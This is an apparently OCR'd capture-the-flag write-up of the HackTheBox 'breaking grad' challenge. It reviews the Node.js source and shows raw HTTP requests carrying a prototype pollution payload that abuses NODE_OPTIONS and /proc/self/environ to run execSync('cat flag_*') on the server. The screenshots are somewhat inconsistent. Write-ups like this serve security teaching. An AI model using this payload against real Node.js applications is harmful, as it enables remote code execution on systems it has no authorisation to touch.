

HackTheBox - breaking grad:




At the beginning of this challenge we have 2 things :

1) Source code
2) Instance



<u>Lets us play a little with the website :</u>

We can see that no matter which student i shall pick up the response will always be the same :



Let's review the source code :

We can definitely see that this is a Node.js app based on express .

index.js - we can see that if i add a value that is bigger than 10, and pick a student that is not “dumb” i shall pass , let’s try this. (Using Burp)

```
router.post('/api/calculate', (req, res) => {
    let student = ObjectHelper.clone(req.body);

    if (StudentHelper.isDumb(student.name) || !StudentHelper.hasBase(student.paper)) {
        return res.send({
            'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
        });
    }

    return res.send({
        'pass': 'Passed'
    });
});
```

Yes we passed! still no flag though - Let's review some more :

DebugHelper.js

```
const { execSync, fork } = require('child_process');

module.exports = {
    execute(res, command) {

        res.type('txt');

        if (command == 'version') {
            let proc = fork('VersionCheck.js', [], {
                stdio: ['ignore', 'pipe', 'pipe', 'ipc']
            });

            proc.stderr.pipe(res);
            proc.stdout.pipe(res);

            return;
        }

        if (command == 'ram') {
            return res.send(execSync('free -m').toString());
        }

        return res.send('invalid command');
    }
}
```

From looking at this code we can see a well known Vulnerability "prototype pollution attack" - Let's use it!!

Request

Pretty Raw \n Actions

```
POST /api/calculate HTTP/1.1
Host: 206.189.118.190:32443
Content-Length: 166
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Content-Type: application/json
Accept: */*
Origin: http://206.189.118.190:32443
Referer: http://206.189.118.190:32443/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "name":"test",
  "paper":"100",
  "constructor":{
    "prototype":{
      "env":{
        "AAAA":"console.log(1);//"
      },
      "NODE_OPTIONS":"--require /proc/self/environ"
    }
  }
```


Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 17
ETag: W/"11-DNZhyKTdyh/8uxIU9DQUHvnhX48"
Date: Sun, 10 Jan 2021 19:25:20 GMT
Connection: close

{
  "pass":"Passed"
}
```

We were able to run a command of our own! Now let's take the flag !



Raw | Params | Headers | Hex


```
POST /api/calculate HTTP/1.1
Host: localhost:1337
Connection: keep-alive
Content-Length: 185
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like
DNT: 1
Content-Type: application/json
Accept: */*
Origin: http://localhost:1337
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:1337/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru,en;q=0.9
Cookie: PHPSESSID=a9a2eb67a914eceafd0d7a8b83e7d0d4

{
  "name":"Test",
  "constructor":{
    "prototype":{
      "env":{
        "AAA":"console.log(require('child_process').execSync('cat flag_*').toString())//"
      },
      "NODE_OPTIONS":"--require /proc/self/environ"
    }
  }
}
```

Raw | Headers | Hex

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; chars
Content-Length: 24
ETag: W/"18-jm0P10y7m/iG8uErvfcIFT3Xd
Date: Tue, 30 Jun 2020 15:05:21 GMT
Connection: keep-alive

{
  "pass":"n00oooooo00pe"
}
```



HTB{[redacted]}

Everything is OK (v12.18.1 == v12.18.1)